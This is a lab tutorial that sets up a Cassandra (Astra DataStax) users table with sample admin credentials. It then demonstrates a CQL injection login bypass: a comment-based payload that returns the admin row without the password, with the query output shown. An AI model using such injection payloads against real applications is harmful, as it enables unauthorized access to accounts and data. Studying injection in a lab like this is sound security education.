CQL Injection tutorial


Table of contents

Introduction

This document contains to description of the CQL injection lab, where a POC database it's created in ASTRA Datastax (Free edition of paid distribution of Cassandra) and after inserting data into a `users` table, its admin data it's retrieved by CQL injection, simulating a login scenario.

Creating the database

After creating a free account in https://astra.datastax.com, the keyspace `cql_injection` was created which is the database that will contain the data that will be exploded with CQL injection script.



Database Name * : CQL injection
Give it a memorable name - this can't be changed later.

Keyspace Name * : cql_injection
Name your keyspace to reflect your data model.

Creating users table


Datastax astra provides a REST API which allows to create tables as documented in Creating a table in your keyspace. The following payload was used to create the `users` table.

```
curl -s --location \
--request POST
http://$ASTRA_CLUSTER_ID-$ASTRA_REGION.apps.astra.datastax.com/api/rest/v2
/schemas/keyspaces/users_keyspace/tables \
--header "X-Cassandra-Token: $ASTRA_DB_APPLICATION_TOKEN" \
--header "Content-Type: application/json" \
--header "Accept: application/json" \
--data '{
    "name": "users",
    "columnDefinitions":
      [
        {
          "name": "username",
          "typeDefinition": "text"
        },
        {
          "name": "password",
          "typeDefinition": "text"
        },
        {
          "name": "firstname",
          "typeDefinition": "text"
        },
        {
          "name": "lastname",
          "typeDefinition": "text"
        },
        {
          "name": "favorite_color",
          "typeDefinition": "text"
        }
      ],
    "primaryKey":
      {
        "partitionKey": ["username"],
        "clusteringKey": ["lastname"]
      }
}'
```

The payload defines the columns: `user`, `pass`, `firstname`, `lastname`, `favorite_color`. Which hold the `username` as primary key and `lastname` as clustering key. After the payload was executed the following response was received to confirm the table was created:

```
{
    "name": "users"
}
```

Cheking table created in CQL console using the command `describe tables`:



```
token@cqlsh> describe tables

Keyspace system_virtual_schema
------------------------------
keyspaces  columns  tables

Keyspace system_schema
----------------------
tables     triggers    views     indexes    edges  hidden_columns   columns
functions  aggregates  vertices  keyspaces  types  dropped_columns

Keyspace system_auth
--------------------
role_permissions  role_members  roles

Keyspace system_views
---------------------
peer_nodes  stargate_peers  local_node  stargate_local

Keyspace system
---------------
repairs                 peers                built_views
available_ranges        compaction_history   nodesync_checkpoints
batches                 peer_events          range_xfers
prepared_statements     paxos                local
"IndexInfo"             sstable_activity_v2  transferred_ranges
view_builds_in_progress size_estimates

Keyspace datastax_sla
---------------------
check

Keyspace data_endpoint_auth
---------------------------
"token"

Keyspace system_traces
----------------------
events  sessions

Keyspace cql_injection
----------------------
users
```

Inserting data into users table.


Using REST API a couple of data was inserted in the `users` table, example payload:

```
{
    "username": "admin",
    "lastname": "Ramirez",
    "favorite_color": "blue",
    "firstname": "Steven",
    "password": "admin456"
}
```

Payload confirmation:

```
{
    "username": "admin",
    "lastname": "Ramirez"
}
```

Check data into users table `SELECT * FROM cql_injection.users`




```
token@cqlsh> SELECT * FROM cql_injection.users
   ... ;

 username | lastname | favorite_color | firstname | password
----------+----------+----------------+-----------+----------
   admin2 |  Ramirez |           blue |    Steven | admin123
    admin |  Ramirez |           blue |    Steven | admin456

(2 rows)
token@cqlsh> 
```

CQL injection script

Simulating a login scenario where you want to check if a user with the username of `admin` usually exists in the `users` table you want to bypass the password with the following query:

```
SELECT * FROM cql_injection.users WHERE username = 'admin'/*' AND password
= '*/and password>'' ALLOW FILTERING;
```

If you inject that script bypassing the password you still can get the information from the admin without knowing the password as shown in the execution



```
token@cqlsh> SELECT * FROM cql_injection.users WHERE username = 'admin'/*' AND password = '*/and password>'' ALLOW FILTERING;

 username | lastname | favorite_color | firstname | password
----------+----------+----------------+-----------+----------
    admin |  Ramirez |           blue |    Steven | admin456

(1 rows)
token@cqlsh> 
```